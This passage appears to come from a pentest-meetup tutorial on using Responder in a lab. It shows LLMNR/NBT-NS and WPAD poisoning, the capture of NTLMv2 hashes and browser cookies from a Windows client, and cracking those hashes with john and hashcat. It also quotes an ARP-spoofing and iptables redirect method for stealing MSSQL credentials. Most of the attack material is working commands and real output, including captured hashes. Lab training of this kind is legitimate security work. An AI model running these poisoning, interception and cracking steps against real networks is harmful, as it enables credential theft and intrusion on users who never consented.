-rw-r--r-- 1 root root      0 May 13 18:03 /usr/share/responder/Analyze-LLMNR-NBT-NS.
↪log
-rw-r--r-- 1 root root  607 May 13 22:09 /usr/share/responder/HTTP-NTLMv2-Client-192.
↪168.1.103.txt
-rw-r--r-- 1 root root  177 May 13 22:09 /usr/share/responder/LLMNR-NBT-NS.log
-rw-r--r-- 1 root root 17335 May 13 22:09 /usr/share/responder/Responder-Session.log
hacker@kali:~$ ls -lrt /usr/share/responder/HTTPCookies
total 24
-rw-r--r-- 1 root root 112 May 13 22:09 HTTP-Cookie-request-cdpl.public-trust.com-
↪from-192.168.1.103.txt
-rw-r--r-- 1 root root 199 May 13 22:09 HTTP-Cookie-request-gb.symcd.com-from-192.168.
↪1.103.txt
-rw-r--r-- 1 root root  89 May 13 22:09 HTTP-Cookie-request-gb.symcb.com-from-192.168.
↪1.103.txt
-rw-r--r-- 1 root root 414 May 13 22:09 HTTP-Cookie-request-ocsp.digicert.com-from-
↪192.168.1.103.txt
-rw-r--r-- 1 root root 221 May 13 22:09 HTTP-Cookie-request-crl3.digicert.com-from-
↪192.168.1.103.txt
-rw-r--r-- 1 root root 221 May 13 22:09 HTTP-Cookie-request-crl4.digicert.com-from-
↪192.168.1.103.txt
```

“SessionLog = Responder-Session.log” sets the main log file which saves the console output from [Responder](#). HTTP cookies are stored in the subdirectory `HTTPCookies` while each of the servers will have 1 or more “.log” files of their own. For example, captured hashes would have the log file name `[SMB/HTTP/SQL]-[NTLMv1/v2]-Client-IP.txt` with data stored in the John Jumbo format.

Here are some actual logs after a very short run: `LLMNR-NBT-NS.log` shows the LLMNR/NBT-NS poisoning and `HTTP-NTLMv2-Client-192.168.1.103.txt` shows the HTTP server’s captured NTLMv2 hashes from IP 192.168.1.103:

```
cat /usr/share/responder/LLMNR-NBT-NS.log
cat /usr/share/responder/HTTP-NTLMv2-Client-192.168.1.103.txt
cat /usr/share/responder/Responder-Session.log
```

```
hacker@kali:~$ cat /usr/share/responder/LLMNR-NBT-NS.log
LLMNR poisoned answer sent to this IP: 192.168.1.103. The requested name was : wpad.
LLMNR poisoned answer sent to this IP: 192.168.1.103. The requested name was :_
↳isaproxysrv.
hacker@kali:~$ cat /usr/share/responder/HTTP-NTLMv2-Client-192.168.1.103.txt
jgm::taxing:1122334455667788:BE429406642BF55E51748A867ACDD409:010100000000000042A43E2C048ED00113456A
hacker@kali:~$ cat /usr/share/responder/Responder-Session.log
05/13/2015 10:07:04 PM Responder Started
Command line args:['/usr/bin/responder', '-i', '192.168.1.104', '-w', '-F']
05/13/2015 10:09:19 PM LLMNR poisoned answer sent to this IP: 192.168.1.103. The_
↳requested name was : wpad.
05/13/2015 10:09:36 PM [+]HTTP GET request from : 192.168.1.103. The HTTP URL_
↳requested was: /wpad.dat
05/13/2015 10:09:36 PM No cookies were sent with this request
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 hash captured from :192.168.1.103
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 User is : jgm
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 Domain is :taxing
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 Hostname is :TAXING
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 Complete hash is_
↳:jgm::taxing:1122334455667788:BE429406642BF55E51748A867ACDD409:010100000000000042A43E2C048ED001134
05/13/2015 10:09:36 PM [+]WPAD (auth) file sent to: 192.168.1.103
05/13/2015 10:09:36 PM [+]HTTP GET request from : 192.168.1.103. The HTTP URL_
↳requested was: /wpad.dat
05/13/2015 10:09:36 PM No cookies were sent with this request
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 hash captured from :192.168.1.103
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 User is : jgm
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 Domain is :taxing
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 Hostname is :TAXING
05/13/2015 10:09:36 PM [+]HTTP NTLMv2 Complete hash is_
↳:jgm::taxing:1122334455667788:F72F2131E5F245D1FDC187FBB10C5D65:010100000000000042A43E2C048ED00194B
05/13/2015 10:09:36 PM [+]WPAD (auth) file sent to: 192.168.1.103
05/13/2015 10:09:36 PM LLMNR poisoned answer sent to this IP: 192.168.1.103. The_
↳requested name was : isaproxysrv.
##### SNIP #####
```

Cleaning up the log files is accomplished by:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
RDIR=/usr/share/responder
$SUDO rm \
    $RDIR/*.log.txt \
    $RDIR/HTTPCookies/* \
    $RDIR/Responder-Session.log
```

Captured challenge file format

The captured hashes in HTTP-NTLMv2-Client-\$T.txt look like:

```
hacker@kali:/usr/share/responder$ ls HTTP-*
HTTP-NTLMv2-Client-192.168.1.103.txt
```

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```
hacker@kali:/usr/share/responder$ cat HTTP-*
jgm::taxing:1122334455667788:BE429406642BF55E51748A867ACDD409:010100000000000042
A43E2C048ED00113456A9D55B36A4E000000000200060053004D0042000100160053004D0042002D
0054004F004F004C004B00490054000400120073006D0062002E0006C006F00630061006C00030028
0073006500720076006500720032003000300033002E0073006D0062002E0006C006F00630061006C
000500120073006D0062002E0006C006F00630061006C00080030003000000000000000100000000
1000005436C9CCC131C3A88D569E3A3CAD25E1882D24E33F82CB960F8C6809D4139D3F0A00100000
0000000000000000000000000000900240048005400540050002F003100390032002E00310036
0038002E0031002E003100300034000000000000000000
```

Table 1 – continued from previous page

blob field	hex data	data meaning
>>	6C006F0063006100	
>>	6C00	
>> type: 8 (single host data)	0800	when client/server same host
>> length: 48	3000	
>> data:	30000000	32 unsigned length = 48
>>	00000000	Z4 = 0
>>	01000000	1 = indicates custom data present
>>	00100000	4 bytes custom data blob
>>	5436C9CCCC131C3A8	machine ID (32 bytes)
>>	8D569E3A3CAD25E1	
>>	882D24E33F82CB96	
>>	0F8C6809D4139D3F	
>> type: 10 (channel bindings)	0A00	hash of channel bindings
>> length: 16	1000	
>> data:	0000000000000000	0 means no bindings
>>	0000000000000000	
>> type: 9 (SPN of target)	0900	
>> length: 36	2400	
>> data:	4800540054005000	“HTTP/192.168.1.104”
>>	2F00310039003200	
>>	2E00310036003800	
>>	2E0031002E003100	
>>	30003400	
>> type: 0	0000	AV type 0, length 0 at list end
>> length: 0	0000	
unknown	00000000	

Running Responder

Todo: provide details of running [Responder](#)

1. `/usr/share/responder/ setup`

(a) Prior to running [Responder](#) you should edit `Responder.conf` to limit the following:

- [Responder Core] SERVICE = On/Off

At our pentest-meetup you’ll probably only want to allow SMB, HTTP, HTTPS, and DNS.

- [Responder Core] RespondTo = ...

At our pentest-meetup you’ll probably want to list the known Windows sacrificial lambs provided by your fellow pentesters.

- [HTTPS Server] cert = Certs/responder.crt & key = Certs/responder.key

A real exploit should not generate a certificate warning, so get get one and use it.

(b) Clean up prior log files as needed:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

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```

RDIR=/usr/share/responder
$SUDO rm \
  $RDIR/*.{log,txt} \
  $RDIR/HTTPCookies/* \
  $RDIR/Responder-Session.log

```

2. Run first without generating any poisoned responses using the “-A” option.
3. After observing for a while, turn on the services required to attack the selected victims.

Here we illustrate running in analyze mode: a Windows 7 client taxing/WORKGROUP (192.168.1.101) boots up, fires up IE, and then runs the `dir \\SERVER\SHARE` command; also a Brothers printer BRN30055C139BE5 (192.168.1.3) chimes in.

```

hacker@kali:~/pentest/responder$ IP=192.168.1.105
hacker@kali:~/pentest/responder$ $SUDO responder -A -i $IP
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CTRL-C

[+]NBT-NS, LLMNR & MDNS responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: False
WPAD script loaded: function FindProxyForURL(url, host){if ((host ==
↪ "localhost") || shExpMatch(host, "localhost.*") || (host == "127.0.0.1") ||
↪ isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host, "RespProxySrv
↪ ") || shExpMatch(host, "(*.RespProxySrv|RespProxySrv)")) return "DIRECT";
↪ return 'PROXY ISAProxySrv:3141; DIRECT';}
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB LM support: False
Kerberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
SMTP Server: ON
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF

[+]Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be
↪ poisoned.

[Analyze mode: LLMNR] Host: 169.254.129.234 is looking for : taxing.
[Analyze mode: LLMNR] Host: 192.168.1.101 is looking for : taxing.
[Analyze mode: LLMNR] Host: 192.168.1.101 is looking for : wpad.
[Analyze mode: NBT-NS] Host: 192.168.1.101 is looking for : WPAD. Service
↪ requested is: Workstation/Redirector Service.
[Analyze mode: Browser]Datagram Request from IP: 192.168.1.101 hostname:
↪ TAXING via the: File Server Service. to: WORKGROUP. Service: Local Master
↪ Browser.

```

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```
[Analyze mode: Browser]Datagram Request from IP: 192.168.1.101 hostname:
↳TAXING via the: File Server Service. to: WORKGROUP. Service: Local Master
↳Browser.
[Analyze mode: Browser]Datagram Request from IP: 192.168.1.101 hostname:
↳TAXING via the: Workstation/Redirector Service. to: WORKGROUP. Service:
↳Local Master Browser.
[Analyze mode: Browser]Datagram Request from IP: 192.168.1.101 hostname:
↳TAXING via the: Workstation/Redirector Service. to: WORKGROUP. Service:
↳Browser Election Service.
[Analyze mode: Browser]Datagram Request from IP: 192.168.1.101 hostname:
↳TAXING via the: File Server Service. to: WORKGROUP. Service: Browser
↳Election Service.
[Analyze mode LANMAN]:
[!]Domain detected on this network:
    -WORKGROUP
[!]Workstations/Servers detected on Domain WORKGROUP:
    -TAXING
    [-]Os version is:Windows 7/Server 2008R2
[Analyze mode: Browser]Datagram Request from IP: 192.168.1.3 hostname:
↳BRN30055C139BE5 via the: Workstation/Redirector Service. to: WORKGROUP.
↳Service: Browser Election Service.
[Analyze mode LANMAN]:
[!]Domain detected on this network:
    -WORKGROUP
[!]Workstations/Servers detected on Domain WORKGROUP:
    -BRN30055C139BE5
    -TAXING
    [-]Os version is:Windows 7/Server 2008R2
[Analyze mode: LLMNR] Host: 192.168.1.101 is looking for : SERVER.
[Analyze mode: NBT-NS] Host: 192.168.1.101 is looking for : SERVER. Service
↳requested is: File Server Service.
```

Now we repeat the experiment to attack WPAD and SMB:

```
$SUDO responder -i $IP -w
ls -lrt /user/share/responder/
ls -lrt /user/share/responder/HTTPCookies/
```

Running this gives the following hash in response to the “dir \SERVERSHARE” and cookies from HTTP traffic:

```
##### SNIP #####
LLMNR poisoned answer sent to this IP: 192.168.1.101. The requested name was : SERVER.
[+]SMB-NTLMv2 hash captured from : 192.168.1.101
[+]SMB complete hash is :
↳jgm::taxing:1122334455667788:80F748A72D85988D6A969D05319FC6F4:0101000000000000F18587EE1A3D001FDB8
##### SNIP #####
^C
hacker@kali:~/pentest/responder$ ls -lrt /usr/share/responder/
##### SNIP #####
-rw-r--r-- 1 root root 532 Jun 10 17:57 LLMNR-NBT-NS.log
-rw-r--r-- 1 root root 607 Jun 10 17:57 SMB-NTLMv2-Client-192.168.1.101.txt
-rw-r--r-- 1 root root 2973 Jun 10 17:57 Responder-Session.log
drwxr-xr-x 2 root root 4096 Jun 10 17:57 HTTPCookies
hacker@kali:~/pentest/responder$ ls -lrt /usr/share/responder/HTTPCookies
total 16
-rw-r--r-- 1 root root 95 Jun 10 17:56 HTTP-Cookie-request-www.msftncsi.com-from-192.
↳168.1.101.txt
```

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```
-rw-r--r-- 1 root root 739 Jun 10 17:56 HTTP-Cookie-request-www.google.com-from-192.168.1.101.txt
-rw-r--r-- 1 root root 94 Jun 10 17:57 HTTP-Cookie-request-pki.google.com-from-192.168.1.101.txt
-rw-r--r-- 1 root root 115 Jun 10 17:57 HTTP-Cookie-request-crl.microsoft.com-from-192.168.1.101.txt
```

Now we repeat the experiment using the “-lm” option to see if we can get a LM response (no), the “-F” option to force authentication for WPAD, and “-f” to fingerprint the host. Interestingly enough, we get a hash just by booting up and logging on (without having to even open IE or trying the “dir \\SERVERSHARE” command):

```
$SUDO responder -i $IP -w -F -f
ls -lrt /user/share/responder/
ls -lrt /user/share/responder/HTTPCookies/
```

Running this give the following NTLMv2 hash in response pre-fetching the wpad.dat. Notice the “-lm” option did not force a LM hash. And there are tons more cookies due to visting a site loaded with them:

```
hacker@kali:~/pentest/responder$ $SUDO responder -i $IP -w -F -f
##### SNIP #####
[+]HTTP GET request from : 192.168.1.101. The HTTP URL requested was: /wpad.dat
[+]HTTP NTLMv2 hash captured from : 192.168.1.101
Complete hash is : 
-jgm::taxing:1122334455667788:3E86C99BDD81CF4F3227F87F12714331:010100000000000099C7A7EAE2A3D001EF2F
[+] OsVersion is:Windows 7 Enterprise 7601 Service Pack 1
[+] ClientVersion is :Windows 7 Enterprise 6.1
##### SNIP #####
^C
hacker@kali:~/pentest/responder$ ls -lrt /usr/share/responder/
total 592
##### SNIP #####
-rw-r--r-- 1 root root 607 Jun 10 18:07 HTTP-NTLMv2-Client-192.168.1.101.txt
drwxr-xr-x 2 root root 4096 Jun 10 18:08 HTTPCookies
-rw-r--r-- 1 root root 617 Jun 10 18:08 LLMNR-NBT-NS.log
-rw-r--r-- 1 root root 119744 Jun 10 18:08 Responder-Session.log
hacker@kali:~/pentest/responder$ ls -lrt /usr/share/responder/HTTPCookies
total 80
-rw-r--r-- 1 root root 95 Jun 10 17:56 HTTP-Cookie-request-www.msftncsi.com-from-192.168.1.101.txt
-rw-r--r-- 1 root root 739 Jun 10 17:56 HTTP-Cookie-request-www.google.com-from-192.168.1.101.txt
-rw-r--r-- 1 root root 94 Jun 10 17:57 HTTP-Cookie-request-pki.google.com-from-192.168.1.101.txt
-rw-r--r-- 1 root root 115 Jun 10 17:57 HTTP-Cookie-request-crl.microsoft.com-from-192.168.1.101.txt
-rw-r--r-- 1 root root 206 Jun 10 18:07 HTTP-Cookie-request-ocsp.verisign.com-from-192.168.1.101.txt
-rw-r--r-- 1 root root 95 Jun 10 18:07 HTTP-Cookie-request-crl.verisign.com-from-192.168.1.101.txt
-rw-r--r-- 1 root root 188 Jun 10 18:08 HTTP-Cookie-request-ocsp.geotrust.com-from-192.168.1.101.txt
-rw-r--r-- 1 root root 112 Jun 10 18:08 HTTP-Cookie-request-cdpl.public-trust.com-from-192.168.1.101.txt
-rw-r--r-- 1 root root 104 Jun 10 18:08 HTTP-Cookie-request-crl.geotrust.com-from-192.168.1.101.txt
-rw-r--r-- 1 root root 1028 Jun 10 18:08 HTTP-Cookie-request-ocsp.digicert.com-from-192.168.1.101.txt
```

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```

-rw-r--r-- 1 root root 217 Jun 10 18:08 HTTP-Cookie-request-vassg141.ocsp.omniroot.
↪com-from-192.168.1.101.txt
-rw-r--r-- 1 root root 199 Jun 10 18:08 HTTP-Cookie-request-gb.symcd.com-from-192.
↪168.1.101.txt
-rw-r--r-- 1 root root 330 Jun 10 18:08 HTTP-Cookie-request-crl3.digicert.com-from-
↪192.168.1.101.txt
-rw-r--r-- 1 root root 108 Jun 10 18:08 HTTP-Cookie-request-vassg141.crl.omniroot.
↪com-from-192.168.1.101.txt
-rw-r--r-- 1 root root 89 Jun 10 18:08 HTTP-Cookie-request-gb.symcb.com-from-192.
↪168.1.101.txt
-rw-r--r-- 1 root root 182 Jun 10 18:08 HTTP-Cookie-request-g.symcd.com-from-192.168.
↪1.101.txt
-rw-r--r-- 1 root root 99 Jun 10 18:08 HTTP-Cookie-request-g.symcb.com-from-192.168.
↪1.101.txt
-rw-r--r-- 1 root root 183 Jun 10 18:08 HTTP-Cookie-request-gv.symcd.com-from-192.
↪168.1.101.txt
-rw-r--r-- 1 root root 451 Jun 10 18:08 HTTP-Cookie-request-crl4.digicert.com-from-
↪192.168.1.101.txt
-rw-r--r-- 1 root root 89 Jun 10 18:08 HTTP-Cookie-request-gv.symcb.com-from-192.
↪168.1.101.txt

```

Notice that the NTLMv2 hashes are different: that's because the client also generates it's own challenge which is returned back in the response. This makes rainbow tables ineffective. Here we show how to crack the hash with a dictionary (seeded with the first entry being the actual password):

```

# get the hashes into one file
rm -rf hashes.lst
cat /usr/share/responder/HTTP-NTLMv2-Client-*.txt >> hashes.lst
cat /usr/share/responder/SMB-NTLMv2-Client-*.txt >> hashes.lst
# add the actual password as the first entry in the password list
echo "pentest-meetup" > password.lst
zcat /usr/share/wordlists/rockyou.txt.gz >> password.lst
# running john is as simple as
/usr/sbin/john --wordlist=password.lst hashes.lst | tee cracked-john.txt
# hashcat requires more work and (for the first run) saying YES to a license
MODE=$(head -n 1 hashes.lst | python2 $(which hashid) -m | \
    grep 'Hashcat Mode:' | head -n 1 | sed 's/^.*.Hashcat Mode: //;s/]$//')
hashcat --hash-type=$MODE hashes.lst password.lst | tee cracked-hydra.txt

```

Running this cracks the hash:

```

hacker@kali:~/pentest/responder$ # get the hashes into one file
hacker@kali:~/pentest/responder$ rm -rf hashes.lst
hacker@kali:~/pentest/responder$ cat /usr/share/responder/HTTP-NTLMv2-Client-*.txt >>
↪hashes.lst
hacker@kali:~/pentest/responder$ cat /usr/share/responder/SMB-NTLMv2-Client-*.txt >>
↪hashes.lst
hacker@kali:~/pentest/responder$ # add the actual password as the first entry in the
↪password list
hacker@kali:~/pentest/responder$ echo "pentest-meetup" > password.lst
hacker@kali:~/pentest/responder$ zcat /usr/share/wordlists/rockyou.txt.gz >> password.
↪lst
hacker@kali:~/pentest/responder$ # running john is as simple as
hacker@kali:~/pentest/responder$ /usr/sbin/john --wordlist=password.lst hashes.lst |
↪tee cracked-john.txt
guesses: 2 time: 0:00:00:00 DONE (Wed Jun 10 18:25:26 2015) c/s: 6942 trying:
↪pentest-meetup - queen

```

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```

Use the "--show" option to display all of the cracked passwords reliably
Loaded 2 password hashes with 2 different salts (NTLMv2 C/R MD4 HMAC-MD5 [32/64])
pentest-meetup    (jgm)
pentest-meetup    (jgm)
hacker@kali:~/pentest/responder$ # hashcat requires more work and (for the first run)
↳ saying YES to a license
hacker@kali:~/pentest/responder$ MODE=$(head -n 1 hashes.lst | python2 $(which
↳ hashid) -m | \
> grep 'Hashcat Mode:' | head -n 1 | sed 's/^.*Hashcat Mode: //;s/]$//')
hacker@kali:~/pentest/responder$ hashcat --hash-type=$MODE hashes.lst password.lst |
↳ tee cracked-hydra.txt
##### SNIP #####
JGM::taxing:1122334455667788:3e86c99bdd81cf4f3227f87f12714331:010100000000000099c7a7eae2a3d001ef2ff3
↳ meetup
JGM::taxing:1122334455667788:80f748a72d85988d6a969d05319fc6f4:0101000000000000f18587ee1a3d001fdb876
↳ meetup

All hashes have been recovered
##### SNIP #####

```

6.12.2 LM & NTLM exploitation

NTLM Based Authentication in Web Applications: The Good, The Bad, and the NHASTIE shows attack vectors for NTLM-based authentication.

Protecting Privileged Domain Accounts: LM Hashes – The Good, the Bad, and the Ugly

<http://security.stackexchange.com/questions/63890/does-windows-have-a-built-in-password-store/63909#63909>

<http://digital-forensics.sans.org/blog/2012/03/09/protecting-privileged-domain-accounts-disabling-encrypted-passwords>

<http://digital-forensics.sans.org/blog/2012/02/29/protecting-privileged-domain-accounts-lm-hashes-the-good-the-bad-and-the-ugly>

<http://securityxplored.com/windows-vault-password-decryptor.php>

<http://www.darknet.org.uk/2015/02/windows-credentials-editor-wce-list-add-change-logon-sessions/>

<http://tipstrickshack.blogspot.com/2013/02/how-to-get-windows-passwords-in-plain.html>

http://en.wikipedia.org/wiki/Pass_the_hash

<http://en.wikipedia.org/wiki/SMBRelay>

<https://technet.microsoft.com/library/security/ms08-068>

<https://technet.microsoft.com/library/security/ms06-030>

<https://technet.microsoft.com/library/security/ms05-011>

<https://github.com/gentilkiwi/mimikatz>

<http://pentestmonkey.net/blog/mimikatz-tool-to-recover-clear-text-passwords-from-lsass>

<http://blog.opensecurityresearch.com/2012/06/using-mimikatz-to-dump-passwords.html>

<https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don%27t-Get-It.pdf>

<https://www.offensive-security.com/metasploit-unleashed/Mimikatz>

6.12.3 Exploitable services

WPAD

[Responder](#) can exploit Window's broadcast attempts autodiscover a WPAD server, becoming a man-in-the middle by replacing the legitimate web proxy server. From [Responder](#):

WPAD rogue transparent proxy server. This module will capture all HTTP requests from anyone launching Internet Explorer on the network. This module is highly effective. You can now send your custom Pac script to a victim and inject HTML into the server's responses. See Responder.conf. This module is now enabled by default.

[WPAD Man in the Middle \(Clear Text Passwords\)](#) and [Hacking Clients with WPAD \(Web Proxy Auto-Discovery\) Protocol](#). describe how to accomplish the WPAD Responder exploit.

If you're not familiar with WPAD, from [Wikipedia Web Proxy Autodiscovery Protocol](#):

The Web Proxy Auto-Discovery Protocol (WPAD) is a method used by clients to locate the URL of a configuration file using DHCP and/or DNS discovery methods. Once detection and download of the configuration file is complete, it can be executed to determine the proxy for a specified URL. The WPAD protocol only outlines the mechanism for discovering the location of this file, but the most commonly deployed configuration file format is the [proxy auto-config](#) format originally designed by Netscape in 1996 for Netscape Navigator 2.0.

If you're not familiar with PAC, from [Wikipedia Proxy auto-config](#):

A proxy auto-config (PAC) file defines how web browsers and other user agents can automatically choose the appropriate proxy server (access method) for fetching a given URL.

A PAC file contains a JavaScript function "FindProxyForURL(url, host)". This function returns a string with one or more access method specifications. These specifications cause the user agent to use a particular proxy server or to connect directly.

Multiple specifications provide a fall-back when a proxy fails to respond. The browser fetches this PAC file before requesting other URLs. The URL of the PAC file is either configured manually or determined automatically by the Web Proxy Autodiscovery Protocol.

MSSQL

From [MSSQL MITM FTW - Ettercap and Responder to Intercept \(plaintext!\) MSSQL Creds](#):

The first step was to identify the SQL server and setup Ettercap to ARP spoof traffic between the SQL server and the gateway. Easy enough - now the SQL server traffic is flowing through our machine.

Next we run Responder.py and have it enable it's SQL Server authentication listener. This spins up a "fake" SQL server that will log any credentials sent to it.

Finally - a simple IPTables rule to redirect traffic bound for the real DBMS to the listener running on our machine "iptables -t nat -A PREROUTING -p tcp -dport 1433 -j REDIRECT --to-ports 1433". This will break things. Any connections to the DBMS that are currently open will probably break, the client will try to re-authentication, we'll catch the creds.

SQL Server can then be used to pivot into the network/domain with xp_cmdshell, extract sensitive data etc...

Another approach is described in [Wendel's Small Hacking Tricks - Microsoft SQL Server Edition](#).

FTP, HTTP, IMAP, Kerberos, LDAP, POP3, SMTP

Similar exploits exist for FTP, HTTP, IMAP, Kerberos, LDAP, POP3, and SMTP. We leave these as an exercise for the reader.

SMB

SMB Protocol

SMB ([Server Message Block](#)) is the layer 6 remote file network protocol that originally used the NetBIOS API (over a variety of protocols) but can skip directly to TCP:

Using the NetBIOS API over a variety of protocols:

NBF - NetBIOS Frames protocol. The legacy (pre-TCP) communication.

NBT - NetBIOS over TCP UDP port 137 = NetBIOS Name Service (NBNS) WINS

UDP port 138 = NBT Datagram broadcasts

TCP port 139 = NetBIOS Session Service (NBT sessions)

Since Windows 2000, skipping the NetBIOS API and using TCP directly:

SMB Direct (since Windows 2000) TCP port 445 = “direct host SMB” skips NetBIOS protocol altogether

NetBIOS was developed for IBM in 1983 and in 1987 Microsoft announced LAN Manager which ran natively over NBF. In 1988 Microsoft and Intel announced the SMB Core Protocol. Windows 2000 introduced SMB direct, which skipped the NetBIOS API and used TCP directly. You may hear of the term CIFS (Common Internet File System), but [SMB remote file protocol](#) indicates “CIFS means SMB as it existed in Windows NT 4”, “However, the term “CIFS” is commonly used incorrectly to refer to more recent versions of SMB like SMB2, SMB2.1 or SMB3”. So we use SMB instead of the term CIFS.

Here is a summary of the SMB versions loosely adopted from [3.3 An Introduction to SMB/CIFS](#) and extended for more recent versions:

Table 2: SMB Protocol Dialects

Protocol Name	Used By
Core (PC NETWORK PROGRAM 1.0)	
Core Plus (MICROSOFT NETWORKS 1.03)	
LAN Manager 1.0 (LANMAN1.0)	
LAN Manager 2.0 (LM1.2X002)	
LAN Manager 2.1 (LANMAN2.1)	
NT LAN Manager 1.0 (NT LM 0.12)	Windows NT 4.0
Samba’s NT LM 0.12 (Samba)	Samba
SMB 1	Windows 2000
SMB 2	Windows Vista
SMB 2.1	Windows 7, Server 2008R2
SMB 3	Windows 8, Server 2012
SMB 3.02	Windows 8.1, Server 2012R2
SMB 3.10	Windows 10

Exploits

From [Scenario-based pen-testing: From zero to domain admin with no missing patches required](#):

This takes advantage of the following shortcomings:

- Password hashes are not salted, but NTLM challenges are salted with a nonce.

From Wikipedia, [Salt](#):

“salt is random data that is used as an additional input to a one-way function that hashes a password or passphrase”.

From Wikipedia, [LM hash](#):

For hashing, NTLM uses Unicode support, replacing LMhash=DESeach(DOSCHARSET(UPPERCASE(password)), “KGS!@#%\$”) by NThash=MD4(UTF-16-LE(password)).

So then the hash from a server remains static until the password is next changed. From Wikipedia [Pass the hash](#):

On systems/services using NTLM authentication, users’ passwords are never sent in cleartext over the wire. Instead, they are provided to the requesting system, such as a domain controller, as a hash in a response to a challenge-response authentication scheme.

Native Windows applications ask users for the cleartext password, then call APIs like LsaLogonUser that convert that password to one or two hash values (the LM and/or NT hashes) and then send that to the remote server during NTLM authentication. Analysis of this mechanism has shown that the cleartext password is not required to complete network authentication successfully, only the hashes are needed.

If an attacker has the hashes of a user’s password, they do not need to brute-force the cleartext password; they can simply use the hash of an arbitrary user account that they have harvested and execute a side channel attack to authenticate against a remote system and impersonate that user. In other words, from an attacker’s perspective, hashes are functionally equivalent to the original passwords that they were generated from.

This exploit uses the following steps:

1. Start up Responder with HTTP & SMB responders waiting for LLMNR & NBT-NS poisoning to capture NET-NTLM hashes.
2. Use **hashcat** is used to brute force the NETNTLM hash.

The NETNTLM hashes are not useful for pass-the-hash.

3. Run **smbexec** using the captured credentials to log into machines looking for additional password hashes or plaintext passwords in memory. **smbexec** uses the

Todo: why aren’t NETNTLM hashes useful for pass-the-hash?

First start up responder on Kali:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
MYIP=192.168.1.104
ss -tnl
$SUDO responder -i $MYIP -w -F
```

On the Windows box, flush the DNS cache via `ipconfig /flushdns`, fire up IE & verify *Internet Options* → *Connections* → *LAN Settings* is checked, then visit a site.


```

ipconfig /flushdns
REM Now fire up IE and browse to a site.
REM This works when IE --> Internet Options --> Connections -->
REM LAN Settings is "Automatically detect settings" is checked.

```

Back on Kali Linux you should first see a poisoned request for /wpad.dat followed by a NetNTLMv2 hash captured:

```

hacker@kali:~$ SUDO=$(which sudo)
hacker@kali:~$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~$ MYIP=192.168.1.104
hacker@kali:~$ ss -tnl
State      Recv-Q Send-Q           Local Address:Port           Peer Address:Port
hacker@kali:~/local/pentest/lethal/responder$ $SUDO responder -i $MYIP -w -F
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CTRL-C

[+]NBT-NS, LLMNR & MDNS responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: True
WPAD script loaded: function FindProxyForURL(url, host){if ((host == "localhost") ||
↳shExpMatch(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName(host))
↳return "DIRECT"; if (dnsDomainIs(host, "RespProxySrv")||shExpMatch(host, "(.*
↳RespProxySrv|RespProxySrv)") return "DIRECT"; return 'PROXY ISAProxySrv:3141;
↳DIRECT';}
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB LM support: False
Kerberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
SMTP Server: ON
DNS Server: ON
LDAP Server: ON
FingerPrint hosts: False
Serving Executable via HTTP&WPAD: OFF
Always Serving a Specific File via HTTP&WPAD: OFF

LLMNR poisoned answer sent to this IP: 192.168.1.103. The requested name was : wpad.
[+]HTTP GET request from : 192.168.1.103. The HTTP URL requested was: /wpad.dat
[+]HTTP NTLMv2 hash captured from : 192.168.1.103
Complete hash is :
↳jgm::taxing:1122334455667788:BE429406642BF55E51748A867ACDD409:010100000000000042A43E2C048ED0011345
# ##### SNIP #####

```

Since the NetNTLMv2 hash is salted it can't be used for "pass-the-hash" but we can try to crack it with **hashcat** in another terminal session:

```

SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=

```

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```

PASSWORD=password
T=192.168.1.103
# copy captured NetNTLMv2 hashes to hashes.txt
#   format = USER::DOMAIN:NONCE:NTLMV2HASH:RESPONSE
#       USER = user id
#       DOMAIN = account database (DOMAIN or SAM)
#       NONCE = challenge
#       NTLMV2HASH = HMAC-MD5 hash
#       RESPONSE = entire NTLMv2 response except for NTLMV2HASH
cp /usr/share/responder/HTTP-NTLMv2-Client-$T.txt hashes.txt
# add the actual password to rockyou.txt if not already there
echo "$PASSWORD" > words.txt
zcat /usr/share/wordlists/rockyou.txt.gz >> words.txt
# crack NetNTLMv2 hash = 5600
$SUDO hashcat --hash-type=5600 --potfile-disable hashes.txt words.txt \
    | tee cracked.txt

```

Running this gives us our cracked password:

```

hacker@kali:~$ SUDO=$(which sudo)
hacker@kali:~$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~$ PASSWORD=password
hacker@kali:~$ T=192.168.1.103
hacker@kali:~$ # copy captured NetNTLMv2 hashes to hashes.txt
hacker@kali:~$ #   format = USER::DOMAIN:NONCE:NTLMV2HASH:RESPONSE
hacker@kali:~$ #       USER = user id
hacker@kali:~$ #       DOMAIN = account database (DOMAIN or SAM)
hacker@kali:~$ #       NONCE = challenge
